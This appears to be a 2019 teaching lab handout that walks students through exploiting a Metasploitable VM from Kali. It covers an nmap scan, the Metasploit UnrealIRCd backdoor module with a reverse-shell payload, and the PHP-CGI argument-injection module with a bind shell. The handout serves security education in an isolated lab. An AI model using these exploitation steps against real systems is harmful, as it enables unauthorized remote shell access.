# Exploitation Lab

Thomas Martin

March 13, 2019

## 1 Objectives

## 2 Configure VMs

For this exercise, we will run two virtual machines:


- Kali VM as the attacker
- Metasploitable VM as the target

You should have these two VMs already setup as part of previous labs. Refer to those instructions if you do not (or if your VMs become corrupted and you need to re-install them).

In the commands throughout the rest of this lab, I will refer to `<IP-Attacker>` and `<IP-Target>` as the IP addresses of each VM. It is up to you to find the correct IPs (use the `ifconfig` command) and substitute them in the below commands.

## 3 Nmap Scan


The first thing any attacker would do to gather information about a target device would be to run an nmap scan.




As you can see, several ports were found open. Any of these could be a potential attack surface (and on metasploitable, most of them are). For now, we will focus on the ports relating to UnrealIRCd (6667 and 6697).


# 4 UnrealIRCd

Start Metasploit with the `msfconsole` command and search for "unrealircd".





Luckily, there is a match. Get more information about it with the `info` command. From the information, you will see that this is an exploit of a backdoor in a specific version of UnrealIRCD. Unfortunately, the nmap scan did not return the version number (nmap with the "-sV" argument attempts to determine all version numbers, but is not always able to). We can try to run the exploit and hope for the best.


Run the "use" command with the entire exploit name (you will be able to tell if the command was successful as the prompt should change. Run the `show options` command to see what you have to specify. All it needs is "RHOST", which is just `<IP-Target>`.




Have a look at the output when you run the `show payloads` command, you will see all the payloads that are compatiable with this exploit, but they are mostly shells. We will use `cmd/unix/reverse` as it is a common and simple payload. If you run `show options` again, you will see you need to specify the "LHOST" argument, which is just your `<IP-Attacker>`.





If everything is set correctly you can execute the `run` command and if the remote system is vulnerable you will get a shell.





You can verify your access by using the `whoami` or `id` commands, and you can verify where you are running them from with `ifconfig`. Once you are satisfied you got a remote shell, enter CTRL-C to abort.

# 5 Apache httpd

The nmap scan also showed that the target VM was running Apache httpd 2.2.8. Open up the web browser in Kali and enter the target IP in the URL bar. You will see some links to different pages, the second being "phpMyAdmin", indiciating that the target has php installed. A common page with information about a php installation is `/phpinfo.php`. It is not generally available on a securely maintained server, but try and see if it is present here.


Empty (Kali full) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR Fri 16:58
Metasploitable2 - Linux - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Metasploitable2 - Linux
Preferences
192.168.15.14
Most Visited Offensive Security Kali Linux Kali Docs
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Right Ctrl




The page should show the target is using version 5.2 of php. If you visit the url:


`http://php.net/supported-versions.php`

you will see that version 5 is no longer receiving security fixes. To search for php exploits, enter the command:


`search platform:php type:exploit`

You will see a great many listed here. I will show you how to exploit one of them, feel free to attempt the others by yourself. The exploit we will try is:


`exploit/multi/http/php_cgi_arg_injection`




Set the "RHOST" to `<IP-Target>`. Set the "payload" to `php/bind_php`. This tries to create a shell by creating a second connection to the target (rather than having the target connect back). As such, you do not need to specify "LHOST".




Re-check "show options" and make sure all Required arguments have been set and then run. This time you should gain a shell but without root access. If you try any commands that require root access, then nothing will happen.




Try some of the other exploits listed and see if any of them work. Note that most of them require specific packages that may or may not be installed on the target.

# 6 Different Payloads

You have used two different payloads. When you select any exploit, the `show payloads` command shows you all possible payloads that are compatible with that exploit. Try some different payloads to see what they require to run and what they do.

# 7 Extended Task

Restart Metasploit and run Wireshark along side. Perform the same exploits, and try to identify the traffic in Wireshark that relates to the exploit. Sometimes it will be a series of several messages back and forth, and other times it may only be a single packet.

# 8 Summary

These tasks gave you a chance to walk through the process of exploitation from finding an open port to getting a remote shell. Every exploit is different may be specific to a very precise set of conditions on the target. Finding the right combination of exploit and payload can take a lot of research, patience, and trial and error.